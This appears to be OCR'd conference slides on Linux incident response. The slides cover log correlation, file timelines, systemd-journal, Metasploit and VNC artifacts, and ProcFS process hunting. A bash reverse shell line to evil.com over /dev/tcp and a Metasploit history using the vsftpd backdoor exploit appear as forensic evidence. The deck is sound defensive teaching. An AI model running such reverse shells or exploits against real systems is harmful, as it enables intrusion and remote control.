Checking .bash_history file on master with auth.log on Slave2, leads to:

```
Oct  6 23:52:14 slave2 sshd[1074]: Server listening on 0.0.0.0 port 22.
Oct  6 23:52:14 slave2 sshd[1074]: Server listening on :: port 22.
Oct  7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct  7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session closed for user root
Oct  7 00:23:30 slave2 sshd[1173]: Accepted publickey for hadoop from 192.168.2.100 port 40936 ssh2: RSA SHA256:vy4kgqS6ttqtHDQTbHNqX72RjZ+p4uinJWK39P16ejY
Oct  7 00:23:30 slave2 sshd[1173]: pam_unix(sshd:session): session opened for user hadoop by (uid=0)
Oct  7 00:23:30 slave2 systemd: pam_unix(systemd-user:session): session opened for user hadoop by (uid=0)
Oct  7 00:23:30 slave2 systemd-logind[930]: New session 2 of user hadoop.
```

Threat actor used ssh-keys to login to Slave2 & Slave1 (move locally to other systems)...


There is more to this, but that's it for now :)

Story of Case #2...

- ✘ Compromise was due to weak credentials
  - Successful Bruteforce
- ✘ Privileges escalation using Kernel vulnerability (CVE-2017-16995)
- ✘ Systemd service was installed after gaining root
- ✘ Lateral movement to other systems using public keys (SSH)

Case #3 Compromising System

+



Determining & Applying Scope

- ✘ Context?
- ✘ Time range of potential attack?
- ✘ Determine the start and end of users activity


Determining & Applying Scope

- ✘ Translating that time range to a list of all modified files:
- ✘ # find / -newermt "2019-09-06 18:30:00" -not -newermt "2019-09-08 00:15:00" > quicktimeline.txt

```
/root/.mozilla/firefox/profiles.ini
/root/.mozilla/firefox/Crash Reports
/root/.mozilla/firefox/Crash Reports/InstallTime20190
/root/.mozilla/firefox/Crash Reports/events
/mnt
/etc/rc5.d
/etc/rc5.d/S01nfs-kernel-server
/etc/alternatives
/etc/alternatives/vncviewer.1.gz
/etc/alternatives/xvncviewer
/etc/alternatives/vncviewer
/etc/alternatives/xvncviewer.1.gz
/etc/runit/runsvdir/default
/etc/runit/runsvdir/default/ssh
/etc/insserv.conf.d
/etc/rc4.d
/etc/rc4.d/S01nfs-kernel-server
/etc/firefox-esr
/etc/rc1.d
/etc/rc1.d/K01nfs-kernel-server
/etc/apt/apt.conf.d
/etc/cryptsetup-initramfs
/etc/mailcap
/etc/logcheck/ignore.d.server
/etc/logcheck/ignore.d.paranoid
/etc/logcheck/ignore.d.workstation
/etc/rc6.d
```


Exploring modified files

- ✘ Accessing /mnt & NFS
- ✘ Where are the logs?
- ✘ Systemd-journal



Systemd-Journal

- ✘ Default storage location: /var/log/journal/<machine_id>/
- ✘ Config file: /etc/systemd/journald.conf
- ✘ Journal is nowhere to be found?
- ✘ Query instead with journalctl...



Systemd-Journal

- Let's apply our scope to the journalctl command as well

```
root@Loki:/var/log# journalctl --since=2019-09-0618:30:00 --until=2019-09-0800:15:00
-- Logs begin at Tue 2019-10-01 20:22:40 EDT, end at Wed 2019-10-09 23:09:49 EDT. --
root@Loki:/var/log#
```

- Nothing? And if we remove the cutoff date:

```
root@Loki:/var/log# journalctl --since=2019-09-0618:30:00
-- Logs begin at Tue 2019-10-01 20:22:40 EDT, end at Wed 2019-10-09 2
Oct 01 20:22:40 Loki kernel: Linux version 5.2.0-kali2-amd64 (devel@k
Oct 01 20:22:40 Loki kernel: Command line: BOOT_IMAGE=/boot/vmlinuz-5
Oct 01 20:22:40 Loki kernel: Disabled fast string operations
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x001:
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x002:
Oct 01 20:22:40 Loki kernel: x86/fpu: Supporting XSAVE feature 0x004:
```

- # journalctl --output=short-full > journal.txt

  Format is important ^

Systemd-Journal /Var/Run

- ✘ On Kali, systemd-journal defaults to being stored in /var/run (symlink of /run)

```
root@Loki:/var/run/log/journal/2b37121076ea48efa0f862ac571a2cf9# ls
system@d2037ee56188487cad25ffe9118e41cf-0000000000000001-000593e2777c257b.journal
system.journal
```

One time write:

- ✘ # mkdir /var/log/journal
- ✘ # journalctl --flush

OR

- ✘ Storage=persistent

```
# See journald.conf(5) fo

[Journal]
#Storage=auto
#Compress=yes
#Seal=yes
#SplitMode=uid
#SyncIntervalSec=5m
#RateLimitIntervalSec=30s
#RateLimitBurst=10000
#SystemMaxUse=
#SystemKeepFree=
```

Application logs

- ✘ Other areas of high activity in our modified list
- ✘ Hidden directories in homedir
- ✘ Metasploit, vnc, ssh, ftp
- ✘ Logs!

```
/root/.msf4
/root/.msf4/logs
/root/.msf4/logs/production.log
/root/.msf4/logs/development.log
/root/.msf4/logs/sessions
/root/.msf4/modules
/root/.msf4/loot
/root/.msf4/local
/root/.msf4/plugins
/root/.msf4/store
/root/.msf4/store/modules_metadata.json
/root/.msf4/logos
/root/.vnc
/root/.vnc/default.tigervnc
/root/.fltk
/root/.fltk/fltk.org
/root/.fltk/fltk.org/fltk.prefs
/root/.local/share/gnome-shell/notificati
/root/.ssh
/root/.ssh/known_hosts
/root/.cache
/root/.cache/filezilla
```

Metasploit logs

```
root@Loki:~/.msf4# tree
.
├── history
├── local
├── logos
├── logs
│   ├── development.log
│   ├── framework.log
│   ├── production.log
│   └── sessions
├── loot
├── modules
├── plugins
└── store
    └── modules_metadata.json

8 directories, 5 files
```

```
root@Loki:~/.msf4# head history
db_nmap -v -T4 -PA -sV --version-all --osscan-guess
-A -sS -p 1-65535 192.168.11.134
services
search vs
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
info
set RHOST 192.168.11.134
run
```

```
[10/09/2019 18:35:46] [d(0)] core: Module generic/custom is incompatible
[10/09/2019 18:35:46] [d(0)] core: Module generic/shell_bind_tcp is incom
[10/09/2019 18:35:46] [d(0)] core: Module generic/shell_reverse_tcp is in
[10/09/2019 18:35:52] [e(0)] core: Exploit failed (unix/ftp/vsftpd_234_ba
[10/09/2019 18:46:59] [d(0)] core: Module generic/custom is incompatible
[10/09/2019 18:46:59] [d(0)] core: Module generic/shell_bind_tcp is incom
[10/09/2019 18:46:59] [d(0)] core: Module generic/shell_reverse_tcp is in
[10/09/2019 18:47:59] [e(0)] core: Exploit failed (multi/samba/usermap_sc
[10/09/2019 18:48:55] [e(0)] core: Exploit failed (multi/samba/usermap_sc
[10/09/2019 18:50:49] [d(0)] core: monitor_rsock: EOF in rsock
[10/09/2019 18:52:27] [w(0)] core: monitor_rsock: exception during read:
[10/09/2019 20:21:38] [e(0)] core: Exploit failed (multi/misc/java_rmi_se
[10/09/2019 20:23:31] [w(0)] core: Session 1 has died
```

VNC

```
root@Loki:~/.vnc# ls
default.tigervnc
root@Loki:~/.vnc# cat default.tigervnc
TigerVNC Configuration file Version 1.0

ServerName=192.168.11.134
X509CA=
X509CRL=
SecurityTypes=None,VncAuth,Plain,TLSNone,T
DotWhenNoCursor=0
AutoSelect=1
FullColor=1
LowColorLevel=2
PreferredEncoding=Tight
CustomCompressLevel=0
CompressLevel=2
NoJPEG=0
QualityLevel=8
FullScreen=0
FullScreenAllMonitors=1
```

- ✘ VNC client config file
- ✘ IP address of last server connected to
- ✘ File Ch&Mod timestamps will match attempted connection
- ✘ Settings chosen for previous connection*

Correlating without systemd-journal

- ✘ Syslog provides similar function
- ✘ # cat syslog | grep nfs –B 10 –A 10
- ✘ command can be done with other sub /var/log/*.log files
- ✘ IP address found in metasploit logs & VNC address

```
Sep  7 23:43:11 Loki kernel: [103785.812388] NFS: Server 192.168.11.134

Sep  7 23:47:58 Loki systemd[621]: mnt-nfs.mount: Succeeded.
Sep  7 23:47:58 Loki systemd[888]: mnt-nfs.mount: Succeeded.
Sep  7 23:47:58 Loki systemd[1]: mnt-nfs.mount: Succeeded.
```

Case #3 Story ...

- ✘ Metasploit usage
- ✘ Nmap scanning of external information system
- ✘ Potentially Unauthorized VNC connection
- ✘ Unauthorized NFS mounting of remote server
- ✘ 9+ other exploitations

Bedtime Story !!!
/dev/tcp/evil.com

Bash Reverse Shell Case

Threat actor:

```
/usr/share/apache2/build/apache2 -i >& /dev/tcp/evil.com/8080 0>&1
```

Socket Inode X-Referencing...

Check active sockets

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      111        27044      945/mysqld
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        21998      624/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          24783      911/sshd
tcp        0      0 192.168.210.130:49394   192.168.210.131:8080    ESTABLISHED 0          30887      1458/apache2
tcp        0      0 192.168.210.130:22      192.168.210.1:43786     ESTABLISHED 0          28243      1271/sshd: user1 [p
tcp        0      0 192.168.210.130:22      192.168.210.1:43778     ESTABLISHED 0          28148      1161/sshd: user1 [p
tcp6       0      0 :::80                   :::*                    LISTEN      0          26334      1012/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      0          24785      911/sshd
udp        0      0 192.168.210.130:47154   192.168.210.1:53        ESTABLISHED 101        29793      624/systemd-resolve
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        21997      624/systemd-resolve
udp        0      0 192.168.210.130:68      0.0.0.0:*                           100        917        577/systemd-network
udp        0      0 192.168.210.130:51489   192.168.210.1:53        ESTABLISHED 101        30942      624/systemd-resolve
udp        0      0 192.168.210.130:47679   192.168.210.1:53        ESTABLISHED 101        29792      624/systemd-resolve
udp        0      0 192.168.210.130:52576   192.168.210.1:53        ESTABLISHED 101        29800      624/systemd-resolve
udp        0      0 127.0.0.1:46477         127.0.0.53:53           ESTABLISHED 62583      30235      611/systemd-timesyn
udp        0      0 192.168.210.130:48532   192.168.210.1:53        ESTABLISHED 101        29799      624/systemd-resolve
udp        0      0 192.168.210.130:52767   192.168.210.1:53        ESTABLISHED 101        30943      624/systemd-resolve
```

```
user1@osdfcon19:~$ sudo readlink /proc/1458/fd/0
socket:[30887]
```

p.s. socket is a file

Hunt Open Files?...

What's open and from which location?

```
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
apache2 1458 root  cwd    DIR    8,2     4096  262146 /root
apache2 1458 root  rtd    DIR    8,2     4096       2 /
apache2 1458 root  txt    REG    8,2  1113504  660988 /usr/share/apache2/build/apache2
apache2 1458 root  mem    REG    8,2    47568  399017 /lib/x86_64-linux-gnu/libnss_files-2.27.so
apache2 1458 root  mem    REG    8,2    97176  399014 /lib/x86_64-linux-gnu/libnsl-2.27.so
apache2 1458 root  mem    REG    8,2    47576  399019 /lib/x86_64-linux-gnu/libnss_nis-2.27.so
apache2 1458 root  mem    REG    8,2    39744  399015 /lib/x86_64-linux-gnu/libnss_compat-2.27.so
apache2 1458 root  mem    REG    8,2  2030544  398970 /lib/x86_64-linux-gnu/libc-2.27.so
apache2 1458 root  mem    REG    8,2    14560  398981 /lib/x86_64-linux-gnu/libdl-2.27.so
apache2 1458 root  mem    REG    8,2   170784  399048 /lib/x86_64-linux-gnu/libtinfo.so.5.9
apache2 1458 root  mem    REG    8,2   170960  398958 /lib/x86_64-linux-gnu/ld-2.27.so
apache2 1458 root  mem    REG    8,2    26376  662432 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
apache2 1458 root  mem    REG    8,2  1683056  674202 /usr/lib/locale/locale-archive
apache2 1458 root    0u  IPv4  30887      0t0     TCP 192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2 1458 root    1u  IPv4  30887      0t0     TCP 192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2 1458 root    2u  IPv4  30887      0t0     TCP 192.168.210.130:49394->192.168.210.131:http-alt (ESTABLISHED)
apache2 1458 root  255u   CHR    5,0      0t0      13 /dev/tty
```

Check library dependencies too (ldd)!

Bash Reverse Shell?!

Check before you KILL !!!

```
root        1012  0.0  0.6 479732 24096 ?        Ss   18:37   0:00 /usr/sbin/apache2 -k start
www-data    1261  0.0  0.3 482064 14668 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data    1263  0.0  0.3 482064 14668 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data    1266  0.0  0.3 482064 14668 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data    1267  0.0  0.3 482064 14668 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
www-data    1268  0.0  0.3 482064 14668 ?        S    18:37   0:00 /usr/sbin/apache2 -k start
root        1458  0.0  0.0  20180  3948 pts/0    S+   18:39   0:00 /usr/share/apache2/build/apache2 -i
user1       1490  0.0  0.0  13136  1008 pts/1    S+   18:42   0:00 grep --color=auto apache2
```

What's Installed???...

- ✘ Check list of installed packets (general focus):

```
$ sudo dpkg --list > installed-pkgs.txt
```

- ✘ Focus on suspicious process file:

```
$ sudo dpkg --listfiles apache2 > apache2-files.txt
```

Welcome to ProcFS...

- ✘ Virtual file system
- ✘ Each process has a directory named by its PID

```
$ ls /proc
```

```
1     119   136   197   246   259   271   284   298   335   45    517   647   818   cpuinfo     kallsyms  mounts    sys
10    12    1366  2     247   26    272   285   299   34    46    518   648   837   crypto      kcore     mpt       sysrq-trigger
100   1249  1367  20    248   260   273   286   3     37    47    52    698   840   devices     keys      mtrr      sysvipc
101   1250  137   21    249   261   274   287   30    38    48    532   699   9     diskstats   key-users net       thread-self
1012  1261  14    22    25    262   275   288   300   39    49    535   7     911   dma         kmsg      pagetypeinfo timer_list
102   1263  1458  235   250   263   276   289   301   399   495   543   700   945   driver      kpagecgroup partitions tty
103   1266  147   236   251   264   277   290   302   4     50    55    702   99    execdomains kpagecount sched_debug uptime
104   1267  1494  237   252   265   278   291   303   40    503   56    703   acpi  fb          kpageflags schedstat version
11    1268  15    238   253   266   279   292   31    41    509   57    8     asound filesystems loadavg   scsi      version_signature
110   1269  16    24    254   267   28    293   32    42    51    577   801   buddyinfo fs        locks     self      vmallocinfo
1126  1271  17    240   255   268   280   294   326   43    510   6     803   bus   interrupts  mdstat    slabinfo  vmstat
1132  13    18    242   256   269   281   295   327   44    514   600   807   cgroups iomem       meminfo   softirqs  zoneinfo
1150  1355  19    244   257   27    282   296   329   445   515   611   814   cmdline ioports     misc      stat
1161  1356  196   245   258   270   283   297   33    446   516   624   815   consoles irq        modules   swaps
```

Hunt Using ProcFS...

- ✘ Files to check /proc/[PID]/

```
attr        cmdline          environ  io         mem         ns          pagemap     sched      smaps_rollup  syscall     wchan
autogroup   comm             exe      limits     mountinfo   numa_maps   patch_state schedstat  stack         task
auxv        coredump_filter  fd       loginuid   mounts      oom_adj     personality sessionid  stat          timers
cgroup      cpuset           fdinfo   map_files  mountstats  oom_score   projid_map  setgroups  statm         timerslack_ns
clear_refs  cwd              gid_map  maps       net         oom_score_adj root        smaps      status        uid_map
```

  - cmdline – command line of the process
  - environ – environmental variables
  - fd – file descriptors
  - cwd – a link to the current working directory of the process
  - exe – link to the executable of the process
  - Many others...

Dump Suspicious/Deleted Processes...

- ✘ Dump then Search and Compare hashes...

```
user1@osdfcon19:~$ sudo cat /proc/1458/exe > dumped-apache2
user1@osdfcon19:~$ md5sum dumped-apache2
5b62133afdcb9e96015f8679888f4434  dumped-apache2
user1@osdfcon19:~$ sudo find /bin/ /sbin/ -type f -exec md5sum {} \; | grep 5b62133afdcb9e96015f8679888f4434
5b62133afdcb9e96015f8679888f4434  /bin/bash
```

So it was a LOLBin...

Hunt Process!!!...

- ✘ Thanks to all the shout-out there that keep reminding the community of not to KILL a process, but dump it from memory first, especially if it does not exist on disk anymore!

- ✘ Craig H. Rowland, @CraigHRowland
  - https://twitter.com/CraigHRowland/status/1177373397463863296

Memory Forensics???...


- ✘ Ask the awesome team "Volatility" next door :)
- ✘ Also, you can check my blog, how it's done for Linux...

Summary of What to Do!!!...


- ✘ Gather as much case info as you can ...
- ✘ Understand the FHS ...
- ✘ Check user /etc/passwd and group accounts /etc/group
- ✘ Check shells and history logs
- ✘ Search added/modified files ...
- ✘ Check running processes, locations, and configs ...
- ✘ Grep your way through logs, they are your friend ...
- ✘ Run timelines ...
- ✘ Finalize your report ...

Using Linux doesn’t mean you won’t be compromised...

Why you should care!!! ... STATS



Why you should care!!!...




Large numbers of Web & database servers run under Linux (~ 70% of servers connected to the Internet run Linux)

Because of this, Linux became an attractive target for attackers.

If an attacker has succeed to target MySQL, Apache or similar server software, then he got a "target-rich" environment.

Why you should care!!!...



Linux systems become susceptible to several attacks including botnets, cryptocurrency miners, ransomware and other types of malware.

The success of these attacks refutes the old notion that says machines that run Linux are less likely to be affected by malware.

What's Next??...


- ✘ Focus on cases were:
  - Malware is involved
  - Other Kernel exploits: CVE-2019-3844 & CVE-2019-3843
  - Injections: Adventures in systemd injection, Stuart McMurray
  - Anonymous processes
  - Containers (docker)

- ✘ Ideas|Opinions? Good|Bad are welcome 

THANKS!

Any questions?

You can find me at
@binaryz0ne



Credits & References...

Special thanks to all the people who made and released these awesome resources for free:

- ✘ Presentation template by SlidesCarnival
- ✘ Photographs by Unsplash
- ✘ C4b3rw0lf creator of VulnOS-2, https://www.vulnhub.com/entry/vulnos-2,147/
- ✘ Sorry if we missed someone!